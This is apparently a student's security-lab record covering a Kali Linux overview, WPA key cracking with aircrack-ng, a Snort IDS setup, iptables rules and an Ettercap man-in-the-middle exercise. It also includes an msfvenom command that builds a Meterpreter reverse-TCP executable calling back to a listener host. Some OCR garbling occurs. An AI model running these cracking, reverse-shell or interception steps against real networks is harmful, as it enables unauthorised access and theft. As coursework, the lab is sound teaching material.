V.VENSELVAM
231901061

**Ex. No.: 6a Date:17.09.2024 STUDY OF KALI LINUX DISTRIBUTION**

**Aim:**

To study about Kali Linux: an advanced penetrating testing and security auditing

Linux distribution.

**Description:**

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

- **More than 600 penetration testing tools**
- **Free and Open Source Software**
- **Open source Git tree:** All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.
- **FHS compliant:** It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.
- **Wide-ranging wireless device support:** A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.

- **Custom kernel, patched for injection:** As penetration testers, the development team often

needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.

- **Developed in a secure environment:** The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.
- **GPG signed packages and repositories:** Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.
- **Multi-language support:** It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
- **Completely customizable:** It can be customized to the requirements of the users.
- **ARMEL and ARMHF support:** It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

**Security Tools:**

Kali Linux includes many well known security tools and are listed below-

- Nmap
- Aircrack-ng
- Kismet
- Wireshark
- Metasploit Framework
- Burp suite
- John the Ripper
- Social Engineering Toolkit
- Airodump-ng

**Aircrack-ng Suite:**

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection). •

Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.
**Result:** Thus the study of Kali Linux for penetration testing and auditing has been done successfully.

V.VENSELVAM
231901061

**Ex. No.: 6b Date:24.09.2024 WIRELESS AUDIT**

**Aim:**

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool

in Kalilinux OS.

**Algorithm:**

1. Check the current wireless interface with iwconfig command.
2. Get the channel number, MAC address and ESSID with iwlist command. 3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng. 4. If processes are interfering with airmon-ng then kill those process.
5. Again start the wireless interface in monitor mode on specific AP channel with airmon-ng.
6. Start airodump-ng to capture Initialization Vectors(IVs).
7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.
8. List the files to see the captured files
9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

**Output:**

**root@kali:~# iwconfig**

eth0 no wireless

extensions.

**wlan0** IEEE 802.11bgn ESSID:off/any

**Mode:Managed** Access Point: Not-Associated Tx-Power=20 dBm Retry short limit:7 RTS thr:off Fragment thr:off

Encryption key:off Power Management:off

lo no wireless extensions.

**root@kali:~# iwlist wlan0 scanning**

wlan0 Scan completed :

Cell 01 - **Address: 14:F6:5A:F4:57:22**
**Channel:6**

Frequency:2.437 GHz (Channel 6) Quality=70/70 Signal level=-27 dBm Encryption key:on
**ESSID:"BENEDICT"**

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s

Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s

36 Mb/s; 48 Mb/s; 54 Mb/s

**Mode:Master** Extra:tsf=00000000425b0a37 Extra: Last beacon: 548ms ago IE: WPA Version 1

Group Cipher : TKIP

Pairwise Ciphers (2) : CCMP TKIP Authentication Suites (1) : PSK

**root@kali:~# airmon-ng start wlan0**

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

PID Name

1148 NetworkManager

1324 wpa_supplicant

PHY InterfaceDriver Chipset phy0 wlan0 ath9k_htcAtheros

Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode. Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

**root@kali:~# airmon-ng check kill**

Killing these processes: PID Name

1324 wpa_supplicant **root@kali:~# airmon-ng start wlan0** PHY

InterfaceDriver Chipset phy0 wlan0 ath9k_htcAtheros

Communications, Inc. AR9271 802.11n (mac80211 **monitor mode**

vif enabled for [phy0]wlan0 on [phy0]**wlan0mon**) (mac80211 station

mode vif disabled for [phy0]wlan0)

**root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon CH 6** ][ Elapsed: 5 mins ][ 2016-10-05 01:35 ][ **WPA handshake**: 14:F6:5A:F4:57:

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E 14:F6:5A:F4:57:22 -31 100 3104 10036 0 6 54e. WPA CCMP PSK B

BSSID STATION PWR Rate Lost Frames Probe 14:F6:5A:F4:57:22 70:05:14:A3:7E:3E -32 2e- 0 0 10836

**root@kali:~# ls -l**

total 10348

-rw-r--r-- 1 root root 10580359 Oct 5 01:35 **atheros-01.cap** -rw-r--r-

- 1 root root 481 Oct 5 01:35 atheros-01.csv

-rw-r--r-- 1 root root 598 Oct 5 01:35 atheros-01.kismet.csv -rw-r--r-

- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml

**root@kali:~# aircrack-ng -a 2 atheros-01.cap -w**

**/usr/share/wordlists/rockyou.txt** [00:00:52] 84564 keys tested (1648.11 k/s)

**KEY FOUND! [ rec12345 ]**

Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49 A9 7A A0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A 43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53

38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF

81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05 F6 53 B8 CA A0 70 EC 02 1B EA 5F 7A DA 7A EC 7D

EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C **Result:** Thus, the wireless auditing and decrypting of WPA keys has been done successfully.

V.VENSELVAM

231901061

**Ex. No.: 7 Date:01.10.2024 SNORT IDS**

**Aim:**

To demonstrate Intrusion Detection System (IDS) using snort tool.

**Algorithm:**

1. Download and extract the latest version of daq and snort
2. Install development packages - libpcap and pcre.
3. Install daq and then followed by snort.
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

**Output:**

[root@localhost security lab]# **cd /usr/src**

[root@localhost security lab]# **wget https://www.snort.org/downloads/snort/daq 2.0.7.tar.gz**

[root@localhost security lab]# **wget https://www.snort.org/downloads/snort/snort 2.9.16.1.tar.gz**

[root@localhost security lab]# **tar xvzf daq-2.0.7.tar.gz**

[root@localhost security lab]# **tar xvzf snort-2.9.16.1.tar.gz**

[root@localhost security lab]# **yum install libpcap* pcre* libdnet***

**-y** [root@localhost security lab]# **cd daq-2.0.7**

[root@localhost security lab]# **. /configure**

[root@localhost security lab]# **make**

[root@localhost security lab]# **make install**

[root@localhost security lab]# **cd snort-2.9.16.1**
[root@localhost security lab]# **. /configure**

[root@localhost security lab]# **make**

[root@localhost security lab]# **make install**

[root@localhost security lab]# **snort --version**

„_ -*> Snort! <*o" )~ Version 2.9.8.2

GRE (Build 335)

"" By Martin Roesch & The Snort Team: http://www.snort.org/contact#team Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved. Copyright (C) 1998-2013 Sourcefire, Inc., et al.

Using libpcap version 1.7.3

Using PCRE version: 8.38 2015-11-23 Using ZLIB version: 1.2.8

[root@localhost security lab]# **mkdir /etc/snort** [root@localhost security lab]# **mkdir /etc/snort/rules** [root@localhost security lab]# **mkdir /var/log/snort** [root@localhost security lab]# **vi /etc/snort/snort.conf** add this line- **include /etc/snort/rules/icmp.rules**

[root@localhost security lab]# **vi /etc/snort/rules/icmp.rules alert icmp**

**any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)**

[root@localhost security lab]# **snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/**

**Another terminal**

[root@localhost security lab]# **ping www.yahoo.com Ctrl + C**

[root@localhost security lab]# **vi /var/log/snort/alert**

[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:14680 Seq:64
ECHO

[**] [1:477:3] ICMP Packet [**] [Priority: 0]

10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84 Type:0 Code:0 ID:14680 Seq:64
ECHO REPLY [**] [1:477:3] ICMP Packet
[**] [Priority: 0]

10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF Type:8 Code:0 ID:14680 Seq:65
ECHO

[**] [1:477:3] ICMP Packet [**] [Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84 Type:0 Code:0 ID:14680 Seq:65
ECHO REPLY

**Result:** Thus, the Intrusion Detection System (IDS) has been successfully demonstrated using snort.

V.VENSELVAM

231901061

**Ex. No.: 8 Date:08.10.2024 METASPLOIT**

**Aim:**

To set up Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely.

**Algorithm:**

1. Generate payload to be inserted into the remote machine

2. Set the LHOST and it's port number

3. Open msfconsole.

4. Use exploit/multi/handler

5. Establish reverse_tcp with the remote windows 8 machine.

6. Run SimpleHTTPServer with port number 8000.

7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000 8. In KaliLinux, type sysinfo to get the information about

Windows 8 machine 9. Create a new directory using mkdir command.

10.Delete the created directory.

**Output:**

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f exe > /root/hi.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the

payload [-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes Final

size of exe file: 73802 bytes

root@kali:~# msfconsole

[-] ***Rting the Metasploit Framework console...\

[-] * WARNING: No database support: could not connect to server: Connection refused Is the server running on host "localhost" (::1) and accepting

TCP/IP connections on port 5432?
could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432?

[-] ***

```
_ _
/ \ /\ __ _ __ /_/ __
| |\ / | _____ \ \ ___ _____ | | / \ _ \ \
| | \/| | | ___\ |- -| /\ / __\ | -__/ | || | || | |- -|
|_| | | | _|__ | |_ / -\ __\ \ | | | | \__/| | | |_
|/ |____/ \___\/ /\ \\___/ \/ \__| |_\ \___\
```

=[ metasploit v5.0.41-dev ]

+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]

+ -- --=[ 556 payloads - 45 encoders - 10 nops ]

+ -- --=[ 4 evasion ]

msf5 > use exploit/multi/handler msf5

exploit(multi/handler) > set payload

windows/meterpreter/reverse_tcp payload

=> windows/meterpreter/reverse_tcp msf5

exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description

---- --------------- -------- -----------

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none) LHOST

yes The listen address (an interface may be specified) LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 172.16.8.155

LHOST => 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443

LPORT => 443

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.8.155:443

**Result:** Thus, the setup of Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely has been executed successfully.

**Ex. No.: 9 Date:15.10.2024 INSTALL AND CONFIGURE IPTABLES FIREWALL**

**Aim:**

To install iptables and configure it for variety of options.

**Common Configurations & outputs:**

1. **Start/stop/restart firewalls**

[root@localhost ~]# systemctl start firewalld

[root@localhost ~]# systemctl restart firewalld

[root@localhost ~]# systemctl stop firewalld

[root@localhost ~]#

2. **Check all exitsting IPtables Firewall Rules**

[root@localhost ~]# iptables -L -n -v

[root@localhost ~]#

3. **Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall**

[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP

[root@localhost ~]#

4. **Block specifig port on IPtables Firewall**

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j

DROP [root@localhost ~]#

5. **Allow specific network range on particular port on iptables**

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j

ACCEPT [root@localhost ~]#

6. **Block Facebook on IPTables**

[root@localhost ~]# host facebook.com
facebook.com has address 157.240.24.35
facebook.com has IPv6 address

2a03:2880:f10c:283:face:b00c:0:25de facebook.com mail is handled

by 10 smtpin.vvv.facebook.com.

[root@localhost ~]# whois 157.240.24.35 | grep

CIDR CIDR: 157.240.0.0/16

[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35

[Querying whois.arin.net]

[whois.arin.net]

#

# ARIN WHOIS data and services are subject to the Terms of

Use # available at:

https://www.arin.net/resources/registry/whois/tou/ #

# If you see inaccuracies in the results, please report at #

https://www.arin.net/resources/registry/whois/inaccuracy_reporting/ #

# Copyright 1997-2019, American Registry for Internet Numbers,

Ltd. #

NetRange: 157.240.0.0 - 157.240.255.255

CIDR: 157.240.0.0/16

NetName: THEFA-3

NetHandle: NET-157-240-0-0-1

Parent: NET157 (NET-157-0-0-0-0)

NetType: Direct Assignment

OriginAS:

Organization: Facebook, Inc. (THEFA-3)
RegDate: 2015-05-14

Updated: 2015-05-14

Ref: https://rdap.arin.net/registry/ip/157.240.0.0

OrgName: Facebook, Inc.

OrgId: THEFA-3

Address: 1601 Willow Rd.

City: Menlo Park

StateProv: CA

PostalCode: 94025

Country: US

RegDate: 2004-08-11

Updated: 2012-04-17

Ref: https://rdap.arin.net/registry/entity/THEFA-3

OrgTechHandle: OPERA82-ARIN

OrgTechName: Operations

OrgTechPhone: +1-650-543-4800

OrgTechEmail: domain@facebook.com

OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgAbuseHandle: OPERA82-ARIN

OrgAbuseName: Operations

OrgAbusePhone: +1-650-543-4800

OrgAbuseEmail: domain@facebook.com

OrgAbuseRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

#

# ARIN WHOIS data and services are subject to the Terms of

Use # available at:

https://www.arin.net/resources/registry/whois/tou/

#

# If you see inaccuracies in the results, please report at

# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/ #

# Copyright 1997-2019, American Registry for Internet Numbers,

Ltd. #

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j

DROP Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option

[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j

DROP [root@localhost ~]#

6. **Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)**

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j

DROP [root@localhost ~]#

7.**Save IPtables rules to a file**

[root@localhost ~]# iptables-save > ~/iptables.rules

[root@localhost ~]# vi iptables.rules

[root@localhost ~]#

8.**Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)**

[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit above 3 -j REJECT

9. **Disable outgoing mails through IPtables**

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j

REJECT [root@localhost ~]#

10. **Flush IPtables Firewall chains or rules**

[root@localhost ~]# iptables -F

[root@localhost ~]#

**Result:** Thus, the iptables has been installed successfully and it has been configured for variety of options.

V.VENSELVAM
231901061

**Ex. No.: 10 Date:22.10.2024 MITM ATTACK WITH ETTERCAP**

**Aim:**

To initiate a MITM attack using ICMP redirect with Ettercap tool.

**Algorithm:**


1. Install ettercap if not done already using the command dnf install ettercap
2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default.
   vi /etc/ettercap/etter.conf
3. Next start ettercap in GTK ettercap -G
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts 7. Click Host List and choose the IP address for ICMP redirect 8. Now all traffic to that particular IP address is redirected to some other IP address. 9. Click MITM and followed by Stop to close the attack.


**Output:**


[root@localhost security lab]# dnf install ettercap


[root@localhost security lab]# vi /etc/ettercap/etter.conf

[root@localhost security lab]# ettercap –G









**Result:** Thus the MITM attack has been successfully executed using Ettercap tool.